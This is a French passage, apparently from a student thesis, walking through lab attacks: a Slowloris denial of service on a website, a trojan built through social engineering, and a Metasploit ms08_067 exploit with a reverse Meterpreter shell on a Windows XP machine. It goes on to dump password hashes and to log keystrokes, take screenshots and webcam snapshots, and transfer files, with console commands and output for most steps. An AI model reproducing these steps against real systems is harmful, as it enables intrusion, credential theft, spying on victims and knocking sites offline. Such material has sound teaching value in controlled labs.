
III.11. Partie pratique

- **Attaque DDoS**


Nous allons utiliser l’outil ‘Slowloris’ pour bien mener une attaque **DDoS**, comme nous puissions le voir sur la figure suivante ; nous précisons le site web à attaquer, le port à exploiter et l’intervalle de temps entres les paquets envoyés.

Figure III.3 : l’interface graphique de Slowlaris

Nous aurons la fenêtre suivante qui donne le résultat de l'attaque en précisant le nombre de paquet envoyés.




Après avoir ces résultats nous allons vérifier si le site web ciblé est bloqué dans le site suivant : www.downforeveryoneorjustme.com , et nous obtenons le résultat qui s'affiche dans la fenêtre suivante




- **Attaque par Trojan**


  Nous faisons appel à la base de données postgresql par la commande suivante :

Nous allons choisir dans le menu qui s'affiche par suite l'attaque social engineering







Nous choisissons l'un des payloads proposé.



Par la suite nous préciserons le port qui sera ouvert à l'écoute puis un message s'affiche pour autoriser l'écoute





La commande sessions -i nous indique les sessions ouvertes leurs identifiants et leurs types dans notre cas id : 1 et le type de la machine victime qui désigne son système d'exploitation est Windows.

Nous allons ensuite introduire l'identifiant de la machine cible (1) pour obtenir une session ouverte avec la machine victime.

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrateur\Bureau>
```

Nous utilisons la commande : shutdown –r –t 0 où :

« r » Restart (redémarrer).

« t » Time (temps) définit la période de délai avant l'arrêt au bout de xxx secondes.

Dans ce type d'attaque nous avons créé un Trojan (**Shiquata_ga_nai**) que nous allons envoyer vers la machine de la victime. Après qu'elle exécute ce Trojan nous prenons le contrôle de sa machine, où nous pouvons supprimer des fichiers, redémarrer la machine, fermer et ouvrir le lecteur CD…etc.

- **Attaque de ports**

Nous démarrons metasploit avec la commande 'msfconsole'


```
       =[ metasploit v4.7.0-2013082802 [core:4.7 api:1.0]
+ -- --=[ 1171 exploits - 723 auxiliary - 194 post
+ -- --=[ 310 payloads - 30 encoders - 8 nops

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set lhost 192.168.198.132
lhost => 192.168.198.132
msf exploit(ms08_067_netapi) > set rhost 192.168.198.133
rhost => 192.168.198.133
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.198.132:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:French
[*] Selected Target: Windows XP SP2 French (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (751104 bytes) to 192.168.198.133
[*] Meterpreter session 1 opened (192.168.198.132:4444 -> 192.168.198.133:1043)
at 2014-09-24 13:53:39 +0200

meterpreter >
```

Dans la machine Windows on crée un compte d'utilisateur nommé Target et son mot de passe 123456.

```
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Target>net user

comptes d'utilisateurs de \\TARGET-COMPANY

-------------------------------------------------------------------------------
Administrateur           HelpAssistant            Invité
SUPPORT_388945a0         Target
La commande s'est terminée correctement.


C:\Documents and Settings\Target>net user Target 123456
La commande s'est terminée correctement.


C:\Documents and Settings\Target>
```


- **Récupération des Hash des comptes d'utilisateurs**

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
HelpAssistant:1000:6174346fed2d5c9f30ae86e2cba7ce2f:c844f173cb8bf6594b5202614b64
a7e8:::
Invit?:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c1b0c1f625d40282398e2fa6f
0a9c9ae:::
Target 1003:44efce164ab921caaad3b435b51404ee 32ed87bdb5fdc5e9cba88547376818d4 ::
meterpreter >
```




- **Keylogger**

Avec la commende ps pour afficher les processus machines en cours d'exécution.




Nous choisissons le processus Explorer.exe qui permet de modifier et de manipuler les fichiers et les dossiers (comme copier, déplacer, effacer, etc.), ensuite nous allons accéder à ce processus avec la commande ***migrate*** suivie de son identifiant (PID).



Puis nous démarrons l'enregistreur des frappes pour récupérer tous ce que la victime tape sur son clavier.

Sur la machine victime (Windows XP) nous créons un fichier texte et nous tapons un mot par exemple TARGET que nous allons par la suite récupérer.



Avec la commande ***keyscan-dump*** nous allons récupérer le mot tapé dans le document texte 'TARGET' sur la machine victime, qui s'affiche en bas de la fenêtre.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
TARGET
meterpreter >
```

- **Faire des captures d'écran**

```
meterpreter > screenshot
Screenshot saved to: /root/ZbdimEwI.jpeg
meterpreter >
```

- **Avoir des Snapshot de la machine victime.**

```
meterpreter > webcam_list
1: P?riph?rique vid?o USB
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/bBnVeCEX.jpeg
meterpreter >
```

- **Lire un fichier.**


```
meterpreter > cat DL.txt
TARGET
meterpreter > cat UP.txt
HACKED MACHINE
meterpreter >
```

- **Éditer un fichier.**

```
meterpreter > edit UP.txt
meterpreter >
```

```
HACKED MACHINE
~
~
~
                                                   1,1          Tout
```


- Affiche le contenu du répertoire de la machine victime, la commande ***pwd*** nous permet de voir dans quel répertoire on est, puis avec la commande ***ls*** nous allons afficher le contenu de répertoire en cours.




```
meterpreter > pwd
C:\Documents and Settings\Target
meterpreter > ls

Listing: C:\Documents and Settings\Target
=========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40555/r-xr-xr-x   0       dir   2014-09-24 14:11:31 +0200  $U$Menu Dm
arrer-0x4d656e752044e96d6172726572
40777/rwxrwxrwx   0       dir   2014-09-24 13:18:00 +0200  $U$Modles-
0x4d6f64e86c6573
40777/rwxrwxrwx   0       dir   2014-09-24 14:11:31 +0200  $U$Voisina
ge rseau-0x566f6973696e6167652072e973656175
40777/rwxrwxrwx   0       dir   2014-09-24 13:31:03 +0200  .
40777/rwxrwxrwx   0       dir   2014-09-24 13:31:01 +0200  ..
40555/r-xr-xr-x   0       dir   2014-09-24 13:31:12 +0200  Applicatio
n Data
40777/rwxrwxrwx   0       dir   2014-09-24 14:11:42 +0200  Bureau
40777/rwxrwxrwx   0       dir   2014-09-24 13:26:12 +0200  Cookies
40555/r-xr-xr-x   0       dir   2014-09-24 13:31:22 +0200  Favoris
40777/rwxrwxrwx   0       dir   2014-09-24 14:11:31 +0200  Local Sett
ings
```

- **Télécharger un fichier à partir de la machine victime.**

Nous utilisons la commande download pour télécharger un fichier à partir de la machine victime dont nous préciserons le nom de fichier et la destination où nous allons sauvegarder ce dernier (dans notre cas la destination est le bureau donc le chemin est le suivant : /root/Desktop/DL.txt).




Dans la figure ci-dessous on peut voir le fichier téléchargé




- **Envoyer un fichier à la machine victime**

C'est le même principe que télécharger un fichier; avec la commande ***upload*** il suffit d'indiquer le chemin et le nom de fichier à transférer.

